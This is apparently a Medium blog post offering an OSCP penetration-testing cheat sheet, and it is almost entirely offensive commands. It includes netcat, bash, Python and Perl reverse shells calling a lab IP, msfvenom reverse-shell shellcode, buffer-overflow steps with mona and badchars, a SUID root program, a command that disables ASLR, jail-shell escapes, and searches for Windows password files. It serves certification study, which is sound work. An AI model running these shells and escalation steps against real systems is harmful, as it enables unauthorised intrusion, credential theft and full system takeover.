OSCP Cheat Sheet

Cymtrick Follow

Nov 17, 2018 · 2 min read

Reverse shell

```
nc -nv 10.11.1.1 4444 -e /bin/bash
```

Get wget binary using netcat

```
nc -nv 10.11.1.1 4444 < /usr/share/windows-binaries/wget.exe
```

Windows reverse shell

```
C:\Users\>nc -nlvp 4444 -e cmd.exe
```

tcp dump for wireshark captured pcaps

```
tcpdump -r password_cracking_filtered.pcap


tcpdump -n -r password_cracking_filtered.pcap | awk -F” “ ‘{print
$3}’ | sort -u | head
```

SMB Versions

```
o SMB1 — Windows 2000, XP and Windows 2003.
o SMB2 — Windows Vista SP1 and Windows 2008
o SMB2.1 — Windows 7 and Windows 2008 R2 o SMB3 — Windows 8 and
Windows 2012.
```

SMB Enumration

```
#enumrates both windows and linux
enum4linux -a 10.11.1.227
#checks for vulnerabilities present on SMB machine
nmap -p 139,445 — script=smb-vuln* 10.11.1.1
```

Tftp file transfers

```
# In Kali
atftpd — daemon — port 69 /tftp

# In reverse shell
tftp -i 10.10.10.10 GET nc.exe
```

Finding the JMP ESP instruction

```
!mona find -s “\xff\xe4” -m file.dll
```

BadChars

```
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10
\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30
\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51
\x52\x53\x54\x55\x56\ x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70
\x71\x72\x73\x74\x75\ x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90
\x91\x92\x93\x94\x95\ x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0
\xb1\xb2\xb3\xb4\xb5 \xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0
\xd1\xd2\xd3\xd4\xd5\ xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
“\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0
\xf1\xf2\xf3\xf4\xf5\ xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```

Create bytearray

```
!mona config -set workingfolder c:\logs\%p
!mona bytearray
```

Comparing badchars using mona

```
!mona compare -f c:\logs\dir\bytearray.bin -a BAD_CHAR_STARTING_ADDR
```

Reverse shellcode generation using msfvenom

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.1.1 LPORT=443 -f c
-e x86/shikata_ga_nai -b "BADCHARS"
```

gobuster for quick directory search

```
gobuster -u 10.11.1.1 -w
/usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -
x .txt,.asp,.php
```

Create a server in current directory

```
python -m SimpleHTTPServer 80
```

Download files on Windows Machine

```
certutil.exe -urlcache -split -f http://example/file.txt
```

Netcat reverse shell without -e flag

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.1.1 1234
>/tmp/f &
```

Python reverse shell on windows

```
python -c “import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREA
M);s.connect((‘10.11.1.1’,4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([‘C:\\WINDOWS\\system32\\cmd.
exe’,’-i’]);”
```

Perl reverse shell on linux

```
perl -e ‘use
Socket;$i=“10.11.1.1”;$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyna
me(“tcp”));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,”>&S”);open(STDOUT,”>&S”);open(STDERR,”>&S”);exec(“/bin/s
h -i”);};’

perl -MIO -e ‘$c=new
IO::Socket::INET(PeerAddr,”10.11.1.1:4444”);STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>;’
```

Windows PHP reverse shell

https://github.com/Dhayalanb/windows-php-reverse-shell

Kill any tcp port being used

```
fuser 445/tcp -k
```

Linux enumeration techniques

```
find /home -printf “%f\t%p\t%u\t%g\t%m\n” 2>/dev/null | column -t
find / -perm -4000 2>/dev/null
find / -perm -777 -type f 2>/dev/null
find / perm /u=s -user `whoami` 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null
```

System information linux

```
uname -a
cat /proc/version
cat /etc/issue
```

NFS share

```
showmount -e 10.11.1.1

mount 10.11.1.1:/ /dev/
```

Set SUID to get root

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>


int main()
{
 setuid(0);
 system(“/bin/bash”);
 return 0;
}


chmod 4777 exploit
```

Disable ASLR on linux machine

```
Disable aslr echo 0 > /proc/sys/kernel/randomize_va_space
```

Get full shell on jail shell

```
python -c “import pty;pty.spawn(‘/bin/sh’);”
echo ‘os.system(‘/bin/bash’)’
perl -e ‘exec “/bin/sh”;’
```

Find passsword strings in windows

```
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini


dir /s *pass* == *cred* == *vnc* == *.config*


findstr /spin “password” *.*
findstr /spin “password” *.*
```

Sql Injection

```
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
```

Privilege Escalation

Basic Linux Privilege Escalation
Before starting, I would like to point out - I'm no expert. As far as I know, there isn't a

blog.g0tmi1k.com

Privilege Escalation - Windows · Total OSCP Guide


Sometimes there are services that are only accessible from inside the network. For example a MySQL server might not be...

sushant747.gitbooks.io

swisskyrepo/PayloadsAllTheThings

A list of useful payloads and bypass for Web Application Security and Pentest/CTF - swisskyrepo/PayloadsAllTheThings

github.com



Oscp Offensive Security Pwk Exam

14 claps

WRITTEN BY

Cymtrick

Follow

Write the first response

More From Medium

Related reads

Redis Unauthorized Access Vulnerability Simulation | Victor Zhu

Victor Zhu
Sep 11, 2018 · 7 min read

170

ıthorized Access Vulnera

Related reads

Waldo Write-up (HTB)

George O in CTF Writeups

Dec 15, 2018 · 8 min read

280

Related reads

Nullcon-HackIM CTF 2019- MLAuth-Misc(500)Writeup

mlAuth

475


Fool that mlAuth

Files

https://drive.google.com/file/d/1OvZBVps4el1fqnhDe2uFBKlaFeF

Aagam shah in InfoSec Write-ups
Feb 3 · 4 min read

429



usp=sharing

Server

http://ml.ctf.nullcon.net/predict